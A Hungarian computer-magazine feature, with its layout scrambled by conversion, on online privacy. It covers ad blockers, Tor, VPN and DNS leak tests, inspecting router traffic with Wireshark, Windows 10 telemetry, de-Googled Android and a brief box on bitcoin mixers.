


Az *uBlock Origin* esetében a *Dashboardon*, a *Külső szűrők* listában nézhetjük meg, hogy aktuálisan mely szűrőlisták aktívak. Ehhez a böngészőben a plugin ikonjára kell kattintanunk. Az *EasyList*en túl más listákat is hozzáadhatunk a programhoz.

Adatvédelmi szempontból az *Adatvédelem* alatt található bejegyzések a fontosak, a *filterlists.com* segítségével például új szűrőlistákat adhatunk a programhoz, ezek pedig a *Saját* menüben tűnnek majd fel.

Az ilyen reklámblokkolók azonban csak a böngészőben folyó adatgyűjtést gátolják meg, az *alternate-dns.com* szolgáltatás viszont minden, a routeren keresztül kapcsolódó eszköz esetében védelmet nyújt. Ehhez arra van szükség, hogy a szolgáltatás által kínált DNS-szervereket használjuk a névfeloldásra.

Tor böngésző Tor nélkül

A Tor böngésző a hozzá tartozó hálózaton kívül is hatékony védelmet nyújt: ehhez az *Options/Advanced/Network/Settings* alatt kapcsoljuk ki a proxyt **1**, majd az *about:config* menüben változtassunk a hálózati beállításokon **2** és a Tor indítóján **3**.



Teszteljünk

Az ip-check.info oldalon a JonDonym anonimizáló szolgáltatása megmutatja, mennyire biztonságos a böngészőnk. > Egy közönséges Edge böngésző rengeteg olyan adatot kínál, amely lehetővé teszi egyedi „ujlenyomatok” készítését. > A megfelelő beállításokkal a Tor böngésző gyakorlatilag semmit sem árul el a hardverről és a felhasználóról.

Attribute	Rating
Cookies	bad
Authentication	bad
Cache (E-Tags)	bad
HTTP session	bad
Referer	medium
Signature	medium
User-Agent	bad
SSL_session_id	neutral
Language	medium
Content types	medium
Encoding	good
Do-Not-Track	medium

Attribute	Rating
Cookies	medium
Authentication	good
HTTP session	medium
Referer	medium
Signature	good
User-Agent	good
SSL_session_id	neutral
Language	good
Content types	good
Encoding	good
Do-Not-Track	good

mód, ami elvileg nem engedi az adatszívargást, ez azonban nem hat az úgynevezett „szupersütik” ellen, amelyek például Flash-alapokon működnek. Ezek privát üzemmódban is a gépünkre kerülhetnek, hacsak nem használunk olyan speciális modulokat, mint a BetterPrivacy, amivel ezeket le lehet tiltani, el lehet távolítani. Igazán sok biztonsággal kapcsolatos beépülőmodult persze csak a Firefoxhoz és a Chrome-hoz találunk, a többi nagy böngésző esetében el kell dönteni, hogy használjuk-e őket ilyenfajta védelem nélkül, vagy váltunk az említett kettőre, esetleg az Operára.

A Firefox egy speciális változata kifejezetten a biztonságos böngészést kedvelőknek készült: a Tor hálózathoz tartozó böngésző alapvetően megegyezik a Mozilla programjával, és rengeteg hasznos plugint tartalmaz, például a HTTPS Everywhere-t és a NoScriptet. További előnye, hogy alapbeállításai olyanok, hogy nem hagy maga után nyomot – különben nem sok értelme volna a Tor hálózathoz csatlakozni vele. Alapértelmezésben amúgy csak ezen keresztül dolgozik, de pár beállítással megoldható, hogy a Tor kihagyásával csatlakozzon a világhálóra (lásd balra). Ennek előnye, hogy a kapcsolat gyors marad (a Tor a sok ugrás miatt meglehetősen lassú), illetve azokon a helyeken is használhatjuk, ahol a Tort tiltják.

Test	Pass	Score	Explanation
Content Security Policy	✗	-25	Content Security Policy (CSP) header is present
Cookies	✓	0	All cookies use the Secure flag and HttpOnly attribute
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin requests
HTTP Public Key Pinning	✓	+5	Preloaded via the HTTP Public Key Pinning header
HTTP Strict Transport Security	✓	+5	Preloaded via the HTTP Strict Transport Security header

Az Observatory nevű szolgáltatás értékeli a weboldalak biztonsági szintjét – a B még éppen elfogadható

tott. Ezt nem egyszerű megoldani, hiszen pont az utóbbi ellen rengeteg titkosszolgálat és más állami szerv küzd. Nem is olyan régen derült ki, hogy az NSA-nak sikerült feltörnie a Cisco tűzfalak által használt titkosítást, ez pedig a web nagy részén használatban volt. Az ilyen módszerek mellett sok politikus is azon dolgozik, hogy törvényileg korlátozzák a titkosított adatforgalmat hátsó ajtók beépítésével. Egy azonban biztos: ha megfelelően friss eljárását használunk, egyetlen állami szerv sem képes azt feltörni, kizárólag izolált körülmények között és nagy erőfeszítéssel. Magyarországon a 185/2016. (VII. 13.) Kormányrendelet írja elő, hogy a szolgáltatóknak egy évig tárolniuk kell az ügyfelekhez kapcsolódó metaadatokat (így például, hogy melyik nap melyik IP-címet osztották ki nekünk). Nyilván magát a teljes kommunikációt →

Ezt az opciót minden routernél más módon tudjuk beállítani, a Fritz!Boxoknál például az Internet/Account Information/DNS Server alatt találjuk meg.

Legyünk résen!

Az adatvédelem területén a böngésző központi szerepet játszik, nem mindegy tehát, hogy milyen programot és melyik verziót használjuk. Ma már alapfunkció az úgynevezett privát (vagy inkognitó)

A rejtőzködés már önmagában is gyanús


A neten akkor vehetjük biztosra névtelenségünket, ha az IP-cím is rejtett és az adatforgalom is megbízhatóan titkosí-

Ellenőrzés a routerből


A Fritz!Box routerek egy kevéssé ismert funkciója némi plusz hozzáértéssel lehetővé teszi, hogy megállapítsuk, mi és mennyit fecseg rólunk az interneten. Ehhez először is meg kell nyitni a router egy különleges kezelőfelületét, amelyet a fritz.box/html/capture.html oldalon érhetünk el (a fritz.boxot cseréljük le routerünk elérési URL-jére, ha változtattunk rajta. A megjelenő menüben láthatjuk a router különböző csatlakozófelületeit, amelyeknél külön-külön rögzíteni tudjuk az adatforgalmat. Ha például számítógépünk az Eth1 csatlakozóra van kötve, akkor az ezen sorban található Start gombot nyomjuk meg, majd ha

végeztünk, a Stoppal állítsuk meg a felvételt. A mentett adatok egy fájlba kerülnek, amelyet a www.wireshark.org-ról letölthető Wireshark programmal tudunk megvizsgálni alaposabban.

> Miután megnyitottuk a Fritz!Boxszal rögzített állományt, a csomaglista feletti mezőben tudjuk azt szűrni adott információk után. Ha például beírjuk a DNS parancsot, akkor csak a DNS-forgalmat látjuk, a http beírásával pedig az adott protokollra szűrhetünk. Ha találunk egy érdekes csomagot, akkor azt is kiválaszthatjuk szűrőként a hasonló csomagok összegyűjtéséhez, a konkrét tartalmat pedig a legelső ablaksávban láthatjuk.



A Wireshark segítségével rengeteg hasznos információt kideríthetünk arról, hogy melyik program kivel és mikor lép kapcsolatba, ha pedig ez nem titkosított, akkor még az üzenetet is elolvashatjuk



The screenshot shows a website titled 'Your IP Address' with a digital display showing '184.75.221.227'. Below the display, it says 'Canada - Ontario' and 'Amanah Tech - Hosting'. A note states: 'No forwarded IP detected. If you are using a proxy, it's a transparent proxy.' Below this, it says 'Your IP address - WebRTC detection' and 'Local IP Address:'. A note says: 'If you are now connected to a VPN and you see your ISP IP, then your system is leaking WebRTC requests'. At the bottom, there's a 'DNS Address detection' section with two digital displays showing '173.194.90.7' (United States - Iowa) and '74.125.72.151' (United States - Iowa).

VPN ellenőrzése

Az ipleak.net szolgáltatás segítségével megállapíthatjuk, hogy VPN-ünk mennyire biztonságos. Ha látjuk valódi IP-címünket, akkor valami rosszul van beállítva.

VPN a böngészőben

Az Opera 2015-ben felvásárolta a SurfEasy VPN-szolgáltatót, kliensüket pedig beépítette a böngészőbe. Extra funkcióként a látszólagos tartózkodási helyünket is megszabhatjuk vele.

nem lehetséges egy éven keresztül tárolni, a végpontok közötti titkosítás alkalmazása esetén pedig a metaadatok köre is leszűkül (persze ha valakit céltan figyelnek meg, akkor ott a szolgáltatónak joguk van a teljes kommunikációt „lekérni”, de a titkosítás ebben az esetben is működik).

Ha arra vagyunk kíváncsiak, hogy egy weboldal mennyire tekinthető biztonságosnak, akkor látogassunk el az observatory.mozilla.org oldalra, amely augusztus óta működik. Az összpontszám a forgalom titkosításához használt eljárás erősségétől és implementációjától függ, az A vagy B megjelölés arra utal, hogy viszonylag biztonságos helyről van szó. Az eredetileg német egyetemek által

kifejlesztett *JonDo* anonimizáló szolgáltatás az ip-check.info (lásd előző oldalon) oldalt kínálja, hogy kiderüljön, IP-címünk mennyire rejtett. Látható, hogy csak a megfelelő beállításokkal érhetünk el használható védelmet.

Bújunk el!

Az IP-cím elrejtését többféle hatékonysággal is végezhetjük. Egy egyszerű http proxy csak http-kapcsolatok esetén rejti azt el, miközben más jellegű adatforgalomnál, tehát például streaming protokolloknál, levelezéskor direkt kapcsolat épül fel továbbra is. Ha VPN-kapcsolatot használunk, akkor egy közvetlen és exkluzív csatorna épül ki a VPN-szolgáltató vagy szerver felé, és valamennyi adatforgalom

ezen a titkosított csatornán zajlik. Az Opera esetében a böngésző alpból tartalmaz egy ilyen VPN-szolgáltatást, a böngésző fejlesztője pedig 2015-ben megvásárolta a SurfEasy szolgáltatót, amelyen keresztül ingyen és komoly korlátozásoktól mentesen kínálja ezt a lehetőséget. A Kaspersky Internet Security ősszel megjelent 2017-es verziójának is egyik új szolgáltatása a VPN.

Egy VPN-szolgáltató használatának alapvető feltétele a bizalom, hiszen elméletileg ő a teljes adatforgalmat képes olvasni. Persze ha ezzel próbálkoznának, az előbb-utóbb kiderülne, ez pedig az adott vállalkozás végét jelentené, hiszen senki sem használná őket többé. A lényeg tehát az, hogy válasszunk egy ismertebb céget (ezek tesztjét előző számunk 42. oldalán olvashatják). Az sem mindegy, hogy a szolgáltató miként implementálta a VPN-kapcsolathoz szükséges eljárásokat: a titkosítás fajtája és az adattovábbításra használatos protokoll sem lehet gyenge, hibás. A böngésző esetében is fontos, hogy a felépült csatornán kívül ne kommunikáljon, hiszen azzal


Névtelenül a mobilneten

Az okostelefonokon a PC-khez hasonló eszközökkel tudjuk névtelenségünket biztosítani, ráadásul VPN beállítása és a Tor használata még egyszerűbb is.

> **A „nagy számítógéphez”** hasonlóan az Opera itt is a SurfEasytől származó VPN-kapcsolatát kínálja, de különálló kliensként, amely mind az Android, mind az iOS esetében ingyenes, és nincs benne még mesterséges lassítás sem, egyedül az appon belüli reklámokat kell elviselnünk. Az alkalmazásnak két hasznos extra szolgáltatása van: egyrészt ellenőrzi, hogy valóban biz-

tonságos-e Wi-Fi-kapcsolatunk, másrészt hatékony reklámblokkolóként is képes működni.

> **A Tor hálózat okostelefonon** való használatához két apru van szükségünk: az Orbot segítségével tudunk csatlakozni a névtelenséget biztosító hálózathoz, és beállítani, hogy mely alkalmazások használhassák ezt a kapcsolatot, míg a többieknek marad a külön védelem nélküli hozzáférés. Végül az Orweb az, amelyiket böngészőként tudjuk a Tor hálózaton használni.



Az Androidhoz és iOS alá az Opera készítői ingyenes VPN-klienst is kínálnak a titkosított böngészéshez


elárulja IP-címünket. Egy biztonsági szakértő 2015 elején jelezte, hogy a Chrome, az Opera és a Firefox is a VPN-csatorna megkerülésével használja a WebRTC-t, azt a protokollt, amelyet videobeszélgetéseknél alkalmaznak. Júniusban az Opera ezt korrigálta, a Chrome és a Firefox esetében viszont egyelőre kénytelenek leszünk a WebRTC-t kikapcsolni, amit megtehetünk például olyan modulok telepítésével, mint a *Disable WebRTC* a Firefox és a *WebRTC Network Limiter* a Chrome esetében.

A következő rést a DNS jelenti, a lekéréseknél ugyanis kiderül mind a saját, mind a meglátogatni kívánt oldal IP-címe. Jó esetben ez a VPN-csatornán keresztül, a VPN-szolgáltató DNS-szervereivel kell hogy működjön, nem pedig a netszolgáltató DNS-szervereivel. Hogy minket érint-e ez, vagy a WebRTC-vel kapcsolatos hiba, a *dnsleaktest.com* oldalon tudjuk ellenőrizni.

A Tor nem csak a sötét oldalra visz

Rengeteg vitát hallottunk már arról, hogy hol van az egyensúly a közösség biztonsága és a magánjellegű adatok védelme között. Ezen viták során rendszeresen előkerül a Tor nevű névtelenséget biztosító hálózat is, mégpedig általában a fegyver- és droggereskedelem, számítógépes bűnözés rejtékhelyeként emlegetett sötét web kapcsán. Ez a sötét web az internet egy olyan része, amelyet a hagyományos böngészők és keresők nem látnak, kizárólag a Tor hálózaton keresztül érhető el (a sötét webről, Dark Webről részletesen a CHIP 2016/9. számában olvashatnak).

Az igazság azonban az, hogy a Tor hálózatnak kevés köze van a sötét webhez, és régebbi története is van. Eredetileg az Amerikai Haditengerészet kezdte fejleszteni, ma



Maximális biztonságban

A teljes névtelenséghez nem elég a Tor hálózaton elrejtőzni, arra is szükség van, hogy a Tor böngészőben maximálisra állítsuk a biztonsági szintet.

viszont már egy független projekt foglalkozik vele, elsődleges szolgáltatása pedig a névtelenség biztosítása. A hálózathoz való csatlakozás egyszerű, naponta több mint 1,5 millióan tesznek így egy átalakított Firefox, a Tor Browser segítségével. A hagyományos VPN-szolgáltatásokhoz képest a Tor lassú, annyira, hogy legfeljebb egyszerű weboldalak elérésére ajánlható, a filmnézést nyugodtan elfelejtethetjük.

A névtelenséget a Tor felépítése biztosítja: a felhasználó a böngésző indítása után a körülbelül 2000 belépési pont valamelyikéhez csatlakozik, majd több, a hálózaton belül ugrás után az ezres nagyságrendű kilépési ponton át lép ki a hálózatból és éri el a meglátogatni kívánt weboldalt. Az egyes kommunikációs lépések titkosítottan történnek, a belépési pont pedig csak a látogató IP-címét, a kilépési csak a lekért weboldalt ismeri – a két információ kizárólag a felhasználó számára látható. A biztonság növelésé-

nek érdekében a böngésző pár percenként változtatja a belépési pontokat is, mindezért pedig a különböző hatóságoknak eddig meggyűlt a baja a Toron közlekedők nyomon követésével és lehallgatásával, úgyhogy inkább a böngészőkben található hibákat vagy a felhasználók tévedéseit próbálták kihasználni. Az utóbbiak ellen a Tor böngésző szigorú alapbeállításával próbál védekezni: a menüsáv hagymával jelölt pontjára kattintva előhívható *Privacy and Security* alatt egy egyszerű csúszkával tudjuk szabályozni a biztonsági szintet, letiltva vagy engedélyezve az olyan szolgáltatásokat, mint a szkriptek futtatása vagy a HTML5-videók automatikus lejátszása.

Ha ezt a csúszkát a legalsó (low) helyzetbe állítjuk, tulajdonképpen egy közel normális böngészési élményt kapunk. Ha maximumra állítjuk, akkor viszont például a JavaScript futtatása lehetetlenné válik, ez pedig sok weboldalon nehézséget okoz. →

Pénzmosás digitálisan

A bitcoin nevű digitális pénz bankok nélkül is működik, ezért gondolják sokan, hogy névtelenül lehet a segítségével pénzt mozgatni. Ez azonban nincs így.

> **A bitcoinnal foglalkozó intézetekre** ugyanazok a pénzmosás elleni szabályok vonatkoznak, mint a hagyományosokra, azaz egy bitcoin alapú számla nyitásához személyazonosító igazolványra van szükségünk. Mivel minden bitcoin az eredetét igazoló tanúsítványt is tartalmazza, a kettő közötti kapcsolat egyértelműsíthető. Fizetésnél érdemes


IP-címünket elrejtetni a Tor vagy egy VPN hálózat segítségével, különben nemcsak az online bolt fogja megtudni címünket, hanem a netszolgáltató is, hiszen a tranzakció nem titkosított.

> **Speciális, úgynevezett bitcoinkeverők** azt ígérik, hogy segítenek elrejtetni a pénz eredetét úgy, hogy egy bitcoin „lerakatot üzemeltetnek”, amelyből az általunk befizetett összegnek megfelelően azonnal máshonnan származó bitcoinokat vesznek ki, így nem lehet a vevő személyét megállapítani.




Az olyan szolgáltatások, mint a CoinMixer.se, elfedik a bitcoinok forrását azzal, hogy az egyes egységeket cserélgetik egymás között

Alapbeállítások



Address A	Address B
dmd.metaservices.microsoft.com.akadns.net	DESKTOP-P9BJUM7.fritz.box
64.4.23.144	DESKTOP-P9BJUM7.fritz.box
65.52.108.74	DESKTOP-P9BJUM7.fritz.box
msnbot-65-52-108-76.search.msn.com	DESKTOP-P9BJUM7.fritz.box
bay406-m.hotmail.com	DESKTOP-P9BJUM7.fritz.box
65.55.223.21	DESKTOP-P9BJUM7.fritz.box
91.190.217.49	DESKTOP-P9BJUM7.fritz.box
91.190.218.125	DESKTOP-P9BJUM7.fritz.box
91.190.218.126	DESKTOP-P9BJUM7.fritz.box
91.190.219.143	DESKTOP-P9BJUM7.fritz.box
93.184.220.20	DESKTOP-P9BJUM7.fritz.box
104.16.26.216	DESKTOP-P9BJUM7.fritz.box
104.16.27.216	DESKTOP-P9BJUM7.fritz.box
e123.dspb.akamaiedge.net	DESKTOP-P9BJUM7.fritz.box

Új beállítások



Address A	Address B
DESKTOP-P9BJUM7.fritz.box	a-0003.a.msedge.net
DESKTOP-P9BJUM7.fritz.box	c.live.com.nsatc.net
OpenWrt.lan	fritz.box
login.live.com.nsatc.net	DESKTOP-P9BJUM7.fritz.box
94.245.121.251	DESKTOP-P9BJUM7.fritz.box
e3091.g.akamaiedge.net	DESKTOP-P9BJUM7.fritz.box
ec2-52-25-183-175.us-west-2.compute.amazonaws.com	cs-debian.fritz.box
iceotf-prod-fe-northeurope.cloudapp.net	DESKTOP-P9BJUM7.fritz.box
a1093.g2.akamai.net	DESKTOP-P9BJUM7.fritz.box

A Tor böngésző a beépülőmodulokkal, pluginekkal is szigorúan bánik, ha szeretnénk ezeket engedélyezni, akkor ugyanebben az ablakban vegyük ki a pipát a *Disable browser plugins* opció elől.

Egyes netes oldalak nem hagyják, hogy a Tor hálózaton keresztül csatlakozzanak hozzájuk. Ezeket a korlátozásokat úgy játszhatjuk ki, hogy a Tor után egy VPN-szolgáltatáson át hívjuk le a weboldalt. Ekkor viszont csak előfizetéses szolgáltatásokat tudunk használni, különben annyira lassú lesz az adatátvitel, hogy élvezhetetlenné válik a böngészés. Az előfizetéshez használhatunk bitcoint is, amelyet sokan elfogadnak, és amely önmagában ugyan nem biztosítja a névtelenséget, de vannak olyan szolgáltatások, amelyek pont ezt a csorbát próbálják meg kiküszöbölni (lásd a 17. oldalon).

Rendszerszintű kémelhárítás

A legjobb, legtöbb rétegből álló biztonsággal sem megyünk sokra, ha közben maga az operációs rendszer szivárogtatja ki adatainkat. Igen, a Windows 10-re gondolunk elsősorban, amelyet kezdetektől kritizál-

nak a szakértők azért, mert túl sok mindent oszt meg redmondi szerverekkel. Pedig a Microsoft csak követi a Google-t és az Apple-t abban, hogy olyan szolgáltatást kínál Cortana néven, amely – a Sirihez és a Google Now-hoz hasonlóan – nem működhetne a cég felé továbbított adatok nélkül. Bár a Windows 10 használatához nem kötelező a Microsoftnál fiókot nyitni, a cég itt is két vetélytársához hasonlóan gondolkodik: aki online fiókkal összekötve használja az operációs rendszert, annak beállításai, profilja valamennyi, Windows 10-et használó eszközén szinkronizálásra került, a OneDrive segítségével pedig dokumentumait is bárholnan elérheti. Ehhez a szolgáltatáshoz pedig nyugodtan hozzáférhetünk a Windows Phone-ra épülő telefonokat is.

Sokat fecseg a Windows 10

A Windows 10-et azonban nem kötelező online fiókkal együtt használni, mert szinte ugyanúgy működik egy hagyományos, helyi profillal is. Persze a Microsoft nem szeretné ezt, így a telepítés során, ha nem figyelünk oda, az Expressz-beállításoknál automatikusan az online fiókot kapjuk majd.

Android a Google nélkül

Egy androidos okostelefonnal gazdája automatikusan egy szorgalmas adatgyűjtőt is vásárolt, hiszen a felhasználói fiókok, a Play Áruház és a Google által előre telepített appok mind-mind hazabeszélnék. Kényelmes, de adatbiztonságban nem jó.

> **Új rendszert telepítve** azért nagyobb biztonságban lehetünk a CyanogenMod például egy rendszeresen frissített OS, amelyből hiányoznak a kémelek, az más kérdés, hogy nem minden telefonra elérhető. Ha ez fontos nekünk, akkor a telefon megvásárlása előtt tájékozód-

junk, hogy a kinézett modell támogatja-e. Ha igen, akkor a telepítés általában nem nehéz, a szükséges leírásokat és eszközöket a get.cm linken keresztül érjük el. Vigyázat, a művelet garanciavesztéssel jár.

> **Az F-Droid** nevű alternatív alkalmazásruházban csak ingyenes és nyílt forráskódú appokat találunk. Kínálata jóval szegényesebb a hivatalos áruházénál, de itt nem találkozunk majd reklámokkal és kényszerítő letöltésekkel próbálkozó szoftverekkel, és külön regisztráció sem szükséges hozzá.

Kémbeszéd


A Wireshark segítségével gyorsan kiderítettük, hogy a Windows 10 milyen sok mindent oszt meg a Microsofttal.

> **A teljesen alapbeállításokkal telepített Windows 10** elindulása után nem sokkal már több mint 40 kapcsolatot nyitott különböző szerverek felé.

> **A ShutUppal** vagy hasonló eszközzel „elnémított” operációs rendszer jóval kevésbé böbeszedőülünk.

Az, hogy ez mivel jár, mutatja az oldal tetején látható képpár, amelyet a számítógép bootolása utáni egy percben készítettünk, és az látszik, hogy az alapértelmezett beállításokkal telepített Windows 10 ez alatt az idő alatt több mint 40 hálózati kapcsolatot hoz létre és forgalmaz rajtuk keresztül adatot – a megkérdezésünk nélkül. A vizsgálathoz szükséges adatokat Fritz!Box routerünk speciális funkciójával rögzítettük és a Wireshark nevű forgalom-elemző szoftverrel analizáltuk. A módszer menetét a 15. oldal alján olvashatják.


Az Electronic Frontier Foundation (EFF) ennél is alaposabban megvizsgálta a Windows 10–Microsoft közötti forgalmat, és jelentését augusztusban publikálta is. Az ebben foglaltak szerint az operációs rendszer a begépelte szöveget, a hangparancsokat és az érintéseket (gesztusokat) is továbbítja. Erre azért van szükség, hogy a Cortana asszisztenst minél jobban a felhasználóra szabhassák. Ha nem kívántunk ennyi mindent megosztani magunkról, akkor a build 1607-ig, azaz az évfordulós frissítésig tulajdonképpen elég volt a Cortanát kikapcsolni, azóta viszont az asszisztenst sokkal mélyebben integrálták a rendszerbe és eltávolítottak olyan kapcsolókat, amikkel ki lehetne



ELÉRHETŐ	TELEPÍTVE (11)	FRISSTÉSE (1)
Összes		
	/r/Android App store	Download apps curated by /r/android
	/system/app mover	Add and remove system apps
	OxBenchmark	System benchmark
	16-bit Clock Widget	Binary clock

A Play Áruházának alternatívája az F-Droid, amelyben csak ingyenes és nyílt forráskódú appokat találunk

A Cortana nem válaszol
Az Évfordulós frissítés óta nem
lég a Cortanát a hozzá tartozó
Windows menüben 1 kikapcsolni,
még a Registryt is módosítani
kell 2 elhallgattatásához.



kapcsolni az adatgyűjtést. Tehát jelenleg a Registry piszkálása nélkül nem tudunk változtatni azon, hogy a Cortana kereséseinket elküldi a Binghez (lásd fent). A Windows-kereső Binggel való kapcsolata a Windows 8 óta él, és ezen nem lehet változtatni.

Bújócskázás Windowszal


A fentiekben túl az EFF jelentésében felrója a Windowsnak, hogy a felhasználó beleegyezése nélkül oszt meg róla olyan adatokat, mint például a telepített szoftverek, azok használata és így tovább, igaz, a Microsoft szerint mindezt név nélkül. A cég az évek során egyre adatéhesebbé vált, a Windows 7 esetén még csak a felhasználó beleegyezése után gyűjtötték be ezeket, a Windows 10-ben viszont gyárilag engedélyezett az adatgyűjtés, és újabban már ki sem lehet kapcsolni azt. A Microsoft indokként azt hozza fel, hogy ezen adatok nélkül nem tudná ugyanazokat a szolgáltatásokat nyújtani és a frissítések sem működnének megfelelően.

A felhasználók számára lehetséges egyesével kikapcsolni a különböző adattovábbító funkciókat, de a beállításokban való matatósnál kényelmesebb, ha egy erre a célra tervezett segédprogramot használ-

unk, mint amilyen például a ShutUp10 (megtalálható lemez mellékletünkön vagy a www.oo-software.com/en/shutup10 weboldalon). A legegyszerűbb megoldás az, ha elfogadjuk azokat a beállításokat, amelyeket a program induláskor felajánl, de ha jobban testre akarjuk szabni, akkor érdemes ellenőrizni az egyes elemeket, különös tekintettel a sárga háromszöggel jelölteket, és eldönteni, hogy nekünk melyik opció felel meg. Ezek közé tartozik például az, hogy az alkalmazások hozzáférhetnek-e a lokációs adatokhoz, vagy használhatják-e a biometrikus azonosítót, amennyiben rendelkezünk ilyenekkel.

